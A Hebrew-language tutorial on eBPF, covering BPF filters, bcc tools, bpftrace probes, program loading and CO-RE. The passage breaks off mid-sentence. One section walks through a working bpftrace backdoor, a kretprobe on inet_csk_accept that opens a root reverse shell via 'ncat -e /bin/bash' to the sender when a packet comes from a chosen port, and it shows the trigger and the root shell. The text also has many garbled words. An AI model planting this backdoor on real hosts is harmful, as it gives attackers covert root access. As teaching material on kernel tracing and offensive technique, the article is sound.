

## eBPF - Zero to Hero

מאת ניר לוי

### הקדמה

ב-eBPF, משתמשים ב-eBPF, בשביל למנוע ולזרות מתקפות DDoS. ב-CloudFlare, Facebook, משתמשים ב-eBPF, בשביל לעשות בייזור עומסים. ב-Netflix, משתמשים ב-eBPF כדי לכתוב go-ים על תקשורת המכוניות שלהם ב-AWS בשביל ניתוח קיבולות ו-security analysis (בפחות מחמש ב-CPU!).

אז מה היא הטכנולוגיה המטורפת הזאת שמאפשרת את כל הטוב הזה? במאמר זה אטמקד בהיכרות עם eBPF, מה הוא נותן לנו, איך כותבים ומריצים וכמה גם שימוש "זדוני". למאמר זה מומלצת היכרות בסיסית במערכות הפעלה ו-kernel בפרט.

### מה זה BPF? (בל' א)

BPF הינו מנגנון בקרNEL אשר מאפשר למשתמש להגדיר filter program ל-sockets כמו זה שמוצג בתמונה. BPF בשימוש העיקרי הסנפה כמו tcpdump. למה שנרצה להריץ את הקוד הזה בקרNEL? מפני שריצה בקרNEL מאפשרת יתרונות רבים על הריצת קוד ב-Usermode, היא מאפשרת לנו ייעילות - בלי צורך להגדיר ממשקים מול המשתמש, ריצה בקרNEL חוסכת מאייתנו את התקורה של ה-context switch בעט קריאה ל-syscalls.


filter program היא כמו מכונה וירטואלית קטנה עם רשימה קטנה של opcodes, ופעולות שאפשר לבצע על המידע של הפקטה. בתמונה שמצגת כאן הגדרתי כל מה שmagiu מהכתובת 192.168.1.1 לפורט 22. ניתן לראות שבעזרת הדגל "d" הוצג למסך ה-bpf assembly instructions של ה-filter program.

הרצת tcpdump עם הדגל :-

```
~ $ sudo tcpdump -n src 192.168.1.1 and dst port 22 -d
(000) ldh      [12]
(001) jeq      #0x800      jt 2      jf 14
(002) ld      [26]
(003) jeq      #0xc0a80101    jt 4      jf 14
(004) ldb      [23]
(005) jeq      #0x84       jt 8      jf 6
(006) jeq      #0x6        jt 8      jf 7
(007) jeq      #0x11       jt 8      jf 14
(008) ldh      [20]
(009) jset     #0x1fff      jt 14     jf 10
(010) ldxw    4*([14]&0xf)
(011) ldh      [x + 16]
(012) jeq      #0x16       jt 13     jf 14
(013) ret      #262144
(014) ret      #0
```

### איך מושנים / מרחיבים את הפקנציונליות של הקרNEL?

הקרNEL מספק לנו אבסטרקציה לחומרה ואפשרות לבקש ממנו דברים בעזרת system calls. במידה ורציתם לשנות דברים בקרNEL יכולתם לכתוב מודול קרNEL או לשנות את הקוד המקורי של הלינוקס קרNEL לקמפל אותו מחדש והוא יהיה זמין רק עבורכם או מי שליחתם לו את הקרNEL המקורי שלכם. (או לעשות PR בGIT ולקוווט שלינוס יאשר).



[התמונה נלקחה מ eBPF.io-ו]

עד ש-eBPF נכנסה לתמונה...

## מה זה ?eBPF

הרבבה שנים קדימה מאז ש-ה-kernel נכנס לחיננו הגיעה טכנולוגיה מדיה-מה-eBPF. מאפשרת לנו להריץ תוכנות ב-sandbox בקרמל, היא מאפשרת לנו לכתוב בפשטות קוד שרצה ב-context קרמל, מבלתי הצורך ל�מפל את הkernel מחדש או לטעון מודול קרמל.

eBPF, מאפשרת לנו לשים הוקים ל-syscalls ולפונקציות בקרמל לבצע מניפולציות (או גם רק להשקייף על הנעשה). eBPF, היא event-driven, כלומר, ריצה בתגובה לאירועים המתרחשים (עוד על זה בהמשך).

בתמונה הבאה ניתן לראות ש-eBPF מאפשר לנו להינות מהטוב של שתי העולמות - מצד אחד ניתן להריץ כל-eBPF מה-shell C-binary ומנגדו אנחנו נגישים להרבה מידע מייד בקרמל. לא כמו מודול קרמל שיכל לגשת יישירות אלה באמצעות helpers:


	Execution model	User defined	Compilation	Security	Failure mode	Resource access
User	task	yes	any	user based	abort	syscall, fault
Kernel	task	no	static	none	panic	direct
BPF	event	yes	JIT, CO-RE	verified, JIT	error message	restricted helpers

[תמונה נלקחה מהרצאה של Brendan Gregg]

## אנו מרים קוד בקרמל זה לא מסוכן?

בניגוד לפיתוח מודול קרמל שכנראה גרם לכם לkipaoן של מערכת ההפעלה מספר רב של פעמים. בטעינה של-hBPF הוא עובר דרך מנגן verifier שבודק שהוא בטוח לריצה, למשל הוא בודק שהתוכנית תמיד תגיע לשיטים ואין לולה שרצה לפעם, שאין מקומות בקוד שלא ניתן להגיע אליהם וגם מונע פעולות כמו השוואה של מצבים אחד לשני.

למה verifier כל כך חשוב? כי אם רציתם היום להריץ בסביבת production של הלוקו שלכם kernel module שככתבתם נראה שהוא מאוד חשש ופוסל את זה על הסף. אבל eBPF זה כבר סיפור אחר, eBPF פותח את הדלת למוצרים חדשים.



ל-eBPF למשל יש כ-150,000 מכונות וירטואליות של Ubuntu ב-AWS שכל אחת מהן עם 14 programs פעילות. כל אלה ביחד רואות כ-34 אחוז מתעborת האינטרנט בארה"ב בלבד.

## איך מתחילה?

כדי להתחיל נתקין **bcc-tools** ו-**bpftrace**. נרץ כלים שימושיים ב-eBPF נתקין באמצעות הפקודות:

```
$ sudo apt-get update  
  
$ sudo apt-get install bpfcc-tools bpftrace linux-headers-$(uname -r)  
  
// For ubuntu 22 users:  
echo "deb http://ddebs.ubuntu.com $(lsb_release -cs) main restricted universe  
multiverse  
deb http://ddebs.ubuntu.com $(lsb_release -cs)-updates main restricted universe  
multiverse  
deb http://ddebs.ubuntu.com $(lsb_release -cs)-proposed main restricted  
universe multiverse" | \  
sudo tee -a /etc/apt/sources.list.d/ddebs.list  
sudo apt install ubuntu-dbgsym-keyring  
sudo apt update  
sudo apt install bpftrace-dbgsym
```

## בואו נכיר כמה כלים שימושיים ב-eBPF

### opensnoop


opensnoop מאפשר לנו לHUD את קריית ה-open שמתבצעת במערכת הפעלה. למשל אם אני רוצה לראות את הקריאות open של כל תהליך שמכיל את המילה "python" אז ארים אותו ואני ובמקביל אני אפתח קובץ עם .ipython.

```
sudo opensnoop.bt
```

```
~  sudo opensnoop-bpfcc -n python  
In [1]: f = open("/tmp/digital_whisper.txt", "w")
```

ונוכן לראות את קריית ה-open שנקרה מה-PID 7609 מהתל"ר שהשם שלו הוא :ipython

PID	COMM	FD	ERR	PATH
7609	ipython	17	0	/tmp/digital_whisper.txt



## tcplife

נכתב על ידי Netflix הוא מסכם לנו TCP sessions שנפתחו או נסגרו במהלך tracing. כל זה משתמש ב- tracepoints (עד על sock/inet\_sock\_set\_state tracepoint):

# ./tcplife							
PID	COMM	LADDR	LPORT	RADDR	RPORT	TX_KB	RX_KB
22597	recordProg	127.0.0.1	46644	127.0.0.1	28527	0	0
3277	redis-serv	127.0.0.1	28527	127.0.0.1	46644	0	0
22598	curl	100.66.3.172	61620	52.205.89.26	80	0	1
22604	curl	100.66.3.172	44400	52.204.43.121	80	0	1
22624	recordProg	127.0.0.1	46648	127.0.0.1	28527	0	0
3277	redis-serv	127.0.0.1	28527	127.0.0.1	46648	0	0
[...]							

בדוגמה הבאה ניתן לראות הורדה של קובץ עם scp (שלקחה 1.44 שניות):

# ./tcplife.py -L 22,80							
PID	COMM	LADDR	LPORT	RADDR	RPORT	TX_KB	RX_KB
8301	sshd	100.66.3.172	22	100.127.64.230	58671	3	3 1448.52

[מקור: [https://github.com/iovisor/bcc/blob/master/tools/tcplife\\_example.txt](https://github.com/iovisor/bcc/blob/master/tools/tcplife_example.txt)]

## BPFTrace

bpftrace הואCLI נפוץ לכתיבה סקריפטים של eBPF הוא מאפשר מגוון של יכולות שאוטם נראות בחלק זה. נתחיל כמוכן עם Hello world או במקורה שלנו eBPF hello:

```
~ $ sudo bpftrace -e 'BEGIN { printf("Hello eBPF!\n"); }'  
Attaching 1 probe...  
Hello eBPF!
```

eBPF, מאפשרת לנו לשימושים במקומות רבים בקורס מנגנון מוכרים, נראה כמה מהם.


**kprobe** - הוא מנגון בקורס שמאפשר לנו לעזרה באופן דינמי בקורס (למשל בכניסה לפונקציה מסוימת) ולבור לפונקציה שלנו ולאחר מכן לחזור לפונקציה ולהמשיך ריצה. כדי לראות אם kprobe רשמו (registered) ניתן להריץ:

```
sudo less /sys/kernel/debug/kprobes/list
```

לא ניתן לשימושים הקיימים בפונקציות שנכנסו ל-blacklist (פונקציות שימושיות במקורה NOKPROBE\_SYMBOL). כדי לראות מה נמצא ב-blacklist בקורס kernel שיכם אתם יכולים להריץ:

```
sudo cat /sys/kernel/debug/kprobes/blacklist
```

**kretprobes** - משתמש ב-kprobe אבל מאפשר לנו לעזרה לפני החזרה מהפונקציה.



- מאפשר לשים הוק שיקרא לפונקציה שלנו, ההבדל המרכזי בין kprobe tracepoint שהמפתחים בקורס שמיים אותו בקוד לנו אנחנו מגדירים אותו כסטטיים בנגד kprobe שהוא דינמי. הקורס מתחייב לשמור על tracepoint מגרסה ישנה גם לగרסאות חדשות, וכך אם אתם יכולים יש לכם אופציה לשים tracepoint רצוי שתשתמשו בו.

כדי לראות את כל ה-event-ים שאפשר להרשם אליהם נרץ:

```
sudo ls /sys/kernel/debug/tracing/events
```

breakpoint uprobes - מאפשר לשים הוקים בתוכנה שרצה ב-user-space, כשהתוכנה מגיעה ל-breakpoint השגדרנו התוכנית תעבור להריץ את הפונקציה שהגדרנו callback. כמו ב-kprobe גם ב-uprobes ניתן לשים uretprobes.

## ה-bpftrace הראשון שלנו

זכורם את opennoop ממקודם? בואו נכתוב אחד פשוט בעזרת שורה אחת של bpftrace. תחילת נחפש tracepoints שיכולים להיות קשורים ל-open. נרץ:

```
sudo bpftrace -l 'tracepoint:syscalls:*open*'
```

כפי שאפשר לראות יש tracepoint לכינוס והיציאה ל-syscall של openat. צריך להריץ את ה-bpftrace CAP\_BPF root או עם root

```
~ $ sudo bpftrace -l 'tracepoint:syscalls:*open*'
tracepoint:syscalls:sys_enter_fsopen
tracepoint:syscalls:sys_enter_mq_open
tracepoint:syscalls:sys_enter_open
tracepoint:syscalls:sys_enter_open_by_handle_at
tracepoint:syscalls:sys_enter_open_tree
tracepoint:syscalls:sys_enter_openat
tracepoint:syscalls:sys_enter_openat2
tracepoint:syscalls:sys_enter_perf_event_open
tracepoint:syscalls:sys_enter_pidfd_open
tracepoint:syscalls:sys_exit_fsopen
tracepoint:syscalls:sys_exit_mq_open
tracepoint:syscalls:sys_exit_open
tracepoint:syscalls:sys_exit_open_by_handle_at
tracepoint:syscalls:sys_exit_open_tree
tracepoint:syscalls:sys_exit_openat
tracepoint:syscalls:sys_exit_openat2
tracepoint:syscalls:sys_exit_perf_event_open
tracepoint:syscalls:sys_exit_pidfd_open
```

איך ניתן לדעת את שמות הארגומנטים שנחנו נגשים אליהם ב-openat? נריץ את הפקודה הבאה וככל נראה את הפרמטרים וה-type שלהם:

```
sudo cat sys/kernel/debug/tracing/events/syscalls/sys_enter_openat/format
```

והפלט:

```
~ sudo cat /sys/kernel/debug/tracing/events/syscalls/sys_enter_openat/format
name: sys_enter_openat
ID: 638
format:
    field:unsigned short common_type;      offset:0;      size:2; signed:0;
    field:unsigned char common_flags;      offset:2;      size:1; signed:0;
    field:unsigned char common_preempt_count;      offset:3;      size:1; signed:0;
    field:int common_pid;      offset:4;      size:4; signed:1;
    field:int __syscall_nr; offset:8;      size:4; signed:1;
    field:int dfd;      offset:16;      size:8; signed:0;
    field:const char * filename;      offset:24;      size:8; signed:0;
    field:int flags;      offset:32;      size:8; signed:0;
    field:umode_t mode;      offset:40;      size:8; signed:0;

print fmt: "dfd: 0x%08lx, filename: 0x%08lx, flags: 0x%08lx, mode: 0x%08lx", ((unsigned long)(REC->dfd)), ((unsigned long)(REC->filename)),
((unsigned long)(REC->flags)), ((unsigned long)(REC->mode))
```

ולאחר מכן נבנה את ה-bpftrace שלנו:

```
sudo bpftrace -e 'tracepoint:syscalls:sys_enter_openat /comm=="ipython3" /{printf("%s %s\n", comm, str(args->filename)); }'
```

נՐץ את השורה הבאה:

```
✓ 17s
sudo bpftrace -e 'tracepoint:syscalls:sys_enter_openat /comm=="ipython3" /{printf("%s %s\n", comm, str(args->filename)); }'
Attaching 1 probe...
ipython3 /home/niros/.ipython/profile_default/history.sqlite-journal
ipython3 /tmp/digital.txt
ipython3 /home/niros/.ipython/profile_default
```


הציגו - מגדיר את תוכנית ה-bpftrace שטרוץ. בשורה אנחנו עושים trap בכל כניסה ל-openat ובזקם אם ה-`comm` (כלומר שם התהיליך) הוא `ipython3`. אם כן אנחנו מדפיס את שם התהיליך ואת שם הקובץ.

הצלחנו!



:bpftrace על Brendan Gregg נהדר של cheat sheet

<https://www.brendangregg.com/BPF/bpftrace-cheat-sheet.html>



## eBPF Backdoor

בואו נכתוב את תוכנית ה-eBPF, הראשונה שלנו דרך bpftrace. ה-accept backdoor שבנה ירוץ כאשר יקבל פקטה מפורט מקור מוגדר מראש והוא יפנה לכתובת שמנתה הגעה הפקטה ויאפשר לה להריץ פקודות בהרשאות גבוהות (reverse shell).

את ה-hook שלנו נרצה לשים בפונקציה שנמצאת בתהילך accept, בשביל שנרוץ כאשר נטורגר על ידי הפקטה בפורט הספציפי. נחשף kprobes בפונקציות הקשורות לזה ויכולות להיות מעניינות בעזרת :bpftrace

```
sudo bpftrace -L 'kprobe:*accept'
```

ונוכל לראות שם פונקציה הנדרת בשם inet\_csk\_accept. ניתן להיעזר גם בדוגמאות ב-repo, של probes המ שמים במקומות מאד אטרקטיביים. ניצור קובץ חדש עם הסיומת .bt, זה הסיומת של קבצי .bpftrace. געשה include, כדי שניהה נגישים ל-socket struct (מייצג socket בKERNEL):

```
#include <net/sock.h>
```

ולאחר מכן נבנה את הפונקציה שתורוץ כאשר נמצא inet\_csk\_accept מ-accept, משתמש ב-kretprobe שעלינו סיפרנו בחלק הקודם. בהתאם, נחלץ את ה-struct של ה-socket, ונשמר אותו במשתנה לשימוש בהמשך.

לאחר מכן, נבדוק האם מדובר ב-IPv4 אם לא אז נצא:


```
kretprobe/inet_csk_accept
{
    $sk = (struct sock *)$retval;
    $inet_family = $sk->__sk_common.skc_family;
    if ($inet_family != AF_INET) {
        return;
    }
}
```

אם כן מדובר ב-IPv4 נחלץ את פорт המקור ונבדוק האם הוא מתאים לפורט שקיבלנו כפרמטר. גישה לפרמטר דומה ל-bash ונרשום \$1 וכרך ניגש לפרמטר הראשון.

שים לב שהפורט שב-struct, מיוצג ב-big endian ונדרש להמיר אותו ל-little. החל מגרסת 0.15 של bpftrace יש פונקציה bswap שתעשה את זה בשבילנו. בגלל שהగרסה שיש ב-ubuntu package היא 0.14 אבצע את ההמרה ידנית ואז נשווה את התוצאה לפרמטר הראשון. אם הם שונים נצא, אחרת נמשיכו:

```
$dport = $sk->__sk_common.skc_dport;
$src_port = (( $dport >> 8) | (( $dport << 8) & 0x00FF00));

if ($src_port != $1) {
    return;
}
```



שלב האחרון, נחלץ את ה-`sk` שמננו הגעה הפקטה ונפנה אליו בעזרת `ncat` לפורט 1337 ונאפשר לו להריץ פקודות (reverse shell):

```
$daddr = ntohs($sk->__sk_common.skc_daddr);  
time("%H:%M:%S ");  
printf("Got connection from %s on allowed port\n", $daddr);  
system("ncat %s 1337 -e /bin/bash\n", $daddr);  
}
```

כדי להריץ את קוד ה-`bpftrace` שלנו נשתמש בדגל `--unsafe` בשבייל הפקודה `system`:

```
$ sudo bpftrace --unsafe eBPF_backdoor.bt {port_number}
```

:Backdoor-hariz

```
_ ebpf_backdoor sudo bpftrace --unsafe ebpf_backdoor.bt 9999  
Attaching 3 probes...  
Root Backdoor. Hit Ctrl-C to end.  
Allowed source port: 9999  
Got connection from 127.0.0.1 on allowed port
```

במקביל נפתח אצלונו האזנה על פорт 1337 בשבייל לחיקות לחבר מה-`nc` כדי להריץ פקודות:

```
$ nc -L -k 0.0.0.0 1337
```


:And we trigger the backdoor with a specific port

```
$ nc {server_ip} 22 -p {port_number}
```

:Shell-Get

```
_ ~ nc -vv -l -k 0.0.0.0 1337  
Listening on 0.0.0.0 1337  
Connection received on localhost 45898  
whoami  
root
```

הצלחנו! כתבנו את תוכנית ה-eBPF הראשונה שלנו!



קישור ל-repo עם הקוד המלא:


[https://github.com/NirLevy98/bpftrace\\_backdoor\\_example](https://github.com/NirLevy98/bpftrace_backdoor_example)

## איך eBPF נטען לKERNEL?

ניתן לחלק את העבודה עם eBPF לחלק kernel mode ו-user mode. הקוד שב-user mode יכול להיכתב בשפות שונות (go, python, c ועוד) והוא אחראי על הטעינה שלו ועבודה איתה. כאשר אנחנו מטען eBPF יהיי מספר syscalls עיקריים:

```
fd_x = bpf(BPF_PROG_LOAD, ...)
fd_y = perf_event_open(...)
ioctl(fd_y, PERF_EVENT_IOC_SET_BPF, fd_x)
```

בהתחלת, יבוצע syscall בשם "bpf" עם הפרמטר BPF\_PROG\_LOAD בשביל להריץ את ה-verifier ולטעון את התוכנית. לאחר מכן, נריץ perf\_event\_open כדי לקבל event descriptor ל-file descriptor של המתאים. ולבסוף, נשתמש ב-ioctl כדי לקנגן בכל פעם שה-event יטורגר תוכנת-eBPF שלנו תרוץ:



[התרשים נלקח מ: <https://www.graplsecurity.com/post/kernel-pwning-with-eBPF-a-love-story>]

- ניתן לחלק את העבודה עם eBPF למספר רמות (לפי הצורך)
1. שימוש בכללי eBPF כמו opensnoop, tcplife ועוד (עשינו)
  2. לכתוב כל-eBPF באמצעות bpftrace (עשינו)
  3. לכתוב תוכנה מורכבת לצרכים שלנו שתרוץ על מערכות שונות
- ברוב הפעמים יספיק לנו השלב הראשון או השני.
- אם אתם בכל זאת מטיבים כתת ומעניין אתכם להציג שלוש אני ממליץ לכם להמשיך.

## CORE - "Compile Once, Run Everywhere"

### עולם הבעה

ה-APIים בקרמל משתנים המון, זה מקשה על היכולת לכתוב תוכנה שניגשת למידע עמוק ב-s-structs-ים בלבד, שהוא תישבר לנו כל כמה חדשים. הקוד שלנו רץ בקרמל ומשתמש בס-structs שונים כמו: sk\_buff - sk\_

המבנה המרכזי שמייצג פקטה. או למשל task\_struct שמייצג process במערכת. בדוגמה הקודמת ניגשנו לשדה comm בתוכה המבנה task\_struct, השדה comm מייצג את שם התהילר (דוגמה הקודמת השוינו אותו ל-3ipython).

از איך הקוד שלנו בקרמל ידע למצוא את השדה comm? הרि בין גרסאות שונות ה-offset יכול להשתנות.  
איך אנחנו נדע שהקוד שלנו לא יקרא שדה אחר?

למשל אם רצינו לגשת לשדה fs של thread\_struct בגרסת קרמל 4.6 היינו רושמים:

**thread\_struct->fs**

קישור לקוד מקורו:

<https://elixir.bootlin.com/linux/v4.6/source/arch/x86/include/asm/processor.h>

לעומת זאת בגרסת קרמל 4.7 (עbor 64 ביט) השם שלו השתנה ל-fsbase:

**thread\_struct->fsbase**


קישור לקודמקורו:

<https://elixir.bootlin.com/linux/v4.7/source/arch/x86/include/asm/processor.h>

לא צריך להכיר את השדות עצם אלא רק את העבודה שדברים משתנים בין גרסאות קרמל ויש הרבה מה לשים לב.

דוגמה נוספת היא כאשר מקמפלים את אותה הגרסה של הkernel אבל עם קונפיגורציות שונות, זה יכול לשנות את השדות שיופיעו או לא יופיעו או את הסדר שלהם.

כאן נכנס לתמונה "CO-RE" - קיצור של "Compile Once, Run Everywhere".



EO-RE עוזר לנו, כפתחים, לפתור בעיות תאימות (כמו לקרוא שדות מ-structs) בצורה פשוטה ובכך מאפשר לנו לקמפל פעם אחת ולרוץ "בכל מקום". נניח שאנו רוצים לחלץ מ-parent struct את ה-task\_struct בעזרת EO-RE איך זה יראה?

נשתמש ב-MACRO - BPF\_CORE\_READ

```
struct task_struct *task;
task = (struct task_struct *)bpf_get_current_task();
e->ppid = BPF_CORE_READ(task, real_parent, tgid);
```

אך מה אנחנו רואים בדוגמה?

פונקציה שמחזירה לנו מצביע ל-task\_struct task\_struct.task\_struct. לאחר מכן נרצה לגשת ל-ppid. לכן נשתמש בmacro-BPF\_CORE\_READ בשביל להשתמש בו נעשה לו:

```
#include <bpf/bpf_core_read.h>
```

איך המacro עובד? הוא משתמש ב-BTF, שהוא בעצם ה-info kernel debug, שבביל למצוא איפה השדות נמצאים ב-struct וככה לבצע את הרילוקציות.

אם נרצה לדעת אם השדה הזה קיים לפני שנבצע את הקיראה? נוכל להשתמש ב-BPF\_CORE\_FIELD\_EXISTS:

```
pid_t pid = bpf_core_field_exists(task->pid) ? BPF_CORE_READ(task, pid) : -1;
```

בשורה הזאת בדקנו האם למבנה task יש שדה pid (הוא מודוא גם את ה-types) ואם כן איז לקרוא את task->pid אחרת נשים -1.

איך הוא יודע אם השדות נמצאים במערכת ההזאת ספציפית?

## vmlinux.h

כאן vmlinux נכנס לתמונה, מדובר בקובץ (header file) שמכיל את כל ה-type definitions של הלינוקס קرنל (בגרסה שלנו). למשל structs עם השדות שלהם וה-type שלהם. איך יוצרים את הקובץ vmlinux.h בעזרת הכליל הנדר sootool.

נזכיר:

```
